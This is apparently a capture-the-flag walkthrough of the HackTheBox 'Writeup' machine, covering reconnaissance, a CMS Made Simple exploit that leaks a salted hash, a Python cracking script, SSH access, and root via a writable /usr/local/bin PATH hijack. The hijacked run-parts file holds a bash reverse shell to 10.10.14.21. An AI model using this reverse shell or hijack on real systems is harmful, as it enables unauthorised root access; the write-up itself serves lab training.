HackTheBox Writeup

Saikat Karmakar | Jul 17 : 2021


ip -> 10.10.10.138

- ***Nmap***

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey: 
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-methods: 
|_  Supported Methods: POST OPTIONS HEAD GET
| http-robots.txt: 1 disallowed entry 
|_/writeup/
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

language-bash


- robots.txt



```
#              __
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#          `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

- maybe firewall is blocking fuzzing

- nothing much but the site was build with simple CMS




```
    <title>writeup - writeup</title>

<base href="http://writeup.htb/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

    <!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
<style>.footer { background-color: white; position: fixed; left: 0; bottom: 0; width: 100%; color: black; text-align: center; }</style>
</head><body>
    <header id="header">
        <h1>writeup</h1>
    </header>

    <nav id="menu">




<ul><li><a href="http://writeup.htb/writeup/">Home Page</a></li><li><a href="http://writeup.htb/writeup/index.php?page=ypuffy">ypuffy</a
    </nav>

    <section id="content">
        <h1>writeup</h1>
```

- exploit

  > - https://www.exploit-db.com/exploits/46635
  > - https://www.rapid7.com/db/modules/exploit/multi/http/cmsms_object_injection_rce/ (authenticated)

- got info


avik@kali: ~/Desktop/ctf/WalkThroughs/HackTheBox/writeup 134x32

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htbg
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```


```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htbg
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

- wrote a script to crack the password

```
#!/usr/bin/python3
import hashlib
import sys

salt = "5a599ef579066807"
password = "62def4866937f08cc13bab43bb14e6f7"
output = ""

def crack_password(salt, password):
    global output

    try:
        dict = open(sys.argv[1], errors="ignore")
    except IndexError :
        print(f"Invalid arguments\npython3{sys.argv[0]} <wordlist>")
        sys.exit(-1)

    for line in dict.readlines():
        line = line.replace("\n", "")
        #print(line)
        if hashlib.md5((salt + line).encode()).hexdigest() == password:
            output += "[+] Password cracked: " + line
            print(output)
    dict.close()

if __name__ == "__main__":
    print("[*]Cracking password")
    crack_password(salt, password)
```


language-python

- got the pass `Password cracked: raykayjay9`




```
[writeup] python3 pass_crack.py /usr/share/wordlists/rockyou.txt                    19:14:27  ☁  master ☂ ✖ ⚡ ★
[*]Cracking password

[+] Password cracked: raykayjay9
```

- ssh



```
..[$] <( (git)-[master]-)> ssh jkr@writeup.htb
The authenticity of host 'writeup.htb (10.10.10.138)' can't be established.
ECDSA key fingerprint is SHA256:TEw8ogmentaVUz08dLoHLKmD7USL1uIqidsdoX77oy0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'writeup.htb,10.10.10.138' (ECDSA) to the list of known hosts.
jkr@writeup.htb's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 18 09:43:10 2021 from 10.10.14.64
jkr@writeup:~$
```


- i've not idea what these are



```
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$
```

- exploit doesn't worked


- find running linux process using pspy



```
jkr@writeup:~$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```


```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 100ms and on inoti
fy events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2021/07/18 10:57:19 CMD: UID=0    PID=9      |
2021/07/18 10:57:19 CMD: UID=0    PID=85     |
2021/07/18 10:57:19 CMD: UID=0    PID=8      |
2021/07/18 10:57:19 CMD: UID=0    PID=78     |
2021/07/18 10:57:19 CMD: UID=0    PID=77     |
2021/07/18 10:57:19 CMD: UID=0    PID=76     |
2021/07/18 10:57:19 CMD: UID=0    PID=7      |
2021/07/18 10:57:19 CMD: UID=0    PID=5      |
2021/07/18 10:57:19 CMD: UID=0    PID=449    |
2021/07/18 10:57:19 CMD: UID=0    PID=43     |
```

- opened another ssh session & found this cmd `run-parts`



```
2021/07/18 11:01:01 CMD: UID=0    PID=12679  | /usr/sbin/CRON
2021/07/18 11:01:01 CMD: UID=0    PID=12680  | /usr/sbin/CRON
2021/07/18 11:01:01 CMD: UID=0    PID=12681  | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2021/07/18 11:01:35 CMD: UID=0    PID=12682  | sshd: [accepted]
2021/07/18 11:01:35 CMD: UID=0    PID=12683  | sshd: [accepted]
2021/07/18 11:01:55 CMD: UID=0    PID=12684  | sshd: jkr [priv]
2021/07/18 11:01:55 CMD: UID=0    PID=12685  | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
 run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2021/07/18 11:01:55 CMD: UID=0    PID=12686  | run-parts --lsbsysinit /etc/update-motd.d
2021/07/18 11:01:55 CMD: UID=0    PID=12687  | /bin/sh /etc/update-motd.d/10-uname
2021/07/18 11:01:55 CMD: UID=0    PID=12688  | sshd: jkr [priv]
2021/07/18 11:01:56 CMD: UID=1000 PID=12689  | sshd: jkr@pts/1
```

- we're in the staff group




```
jkr@writeup:~$ ls -ld
drwxr-xr-x 3 jkr jkr 4096 Jul 18 10:55 .
jkr@writeup:~$ ls -ld /bin /usr/local/bin/ /usr/local/sbin /usr/sbin /usr/bin /sbin
drwxr-xr-x 2 root root   4096 Apr 19  2019 /bin
drwxr-xr-x 2 root root   4096 Aug 23  2019 /sbin
drwxr-xr-x 2 root root  20480 Aug 23  2019 /usr/bin
drwx-wsr-x 2 root staff 20480 Apr 19  2019 /usr/local/bin/
drwx-wsr-x 2 root staff 12288 Apr 19  2019 /usr/local/sbin
drwxr-xr-x 2 root root   4096 Aug 23  2019 /usr/sbin
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$
```

- crate a file as **/usr/local/bin/run-parts**

```bash
bash -i >& /dev/tcp/10.10.14.21/9999 0>&1
```

language-bash

- start another ssh



```
[master x] {} writeup ip a | grep tun0
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc
 pfifo_fast state UNKNOWN group default qlen 500
    inet 10.10.14.21/23 scope global tun0
[master x] {} writeup nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.138] 40388
bash: cannot set terminal process group (12753): Inappropriate io
ctl for device
bash: no job control in this shell
root@writeup:/#
```

```
2021/07/18 11:13:39 CMD: UID=0    PID=12756  | sh -c /usr/bin/env
 -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynami
c.new
2021/07/18 11:13:39 CMD: UID=0    PID=12757  | /bin/bash /usr/loc
al/bin/run-parts --lsbsysinit /etc/update-motd.d
2021/07/18 11:13:48 CMD: UID=0    PID=12758  |
```

```
jkr@writeup:/usr/local/bin$ cd
jkr@writeup:~$ nano /usr/local/bin/run-partts
jkr@writeup:~$ nano /usr/local/bin/run-parts
jkr@writeup:~$ chmod +x  /usr/local/bin/run-parts
jkr@writeup:~$
```

```
B / 15897MiB




[oh-my-zsh] Random theme 'darkblood' loaded
┌[avik@kali] [/dev/pts/5] [master ⚡]
└[~/Desktop/ctf/WalkThroughs/HackTheBox/writeup]> ssh jkr@writeup
.htb
jkr@writeup.htb's password:
```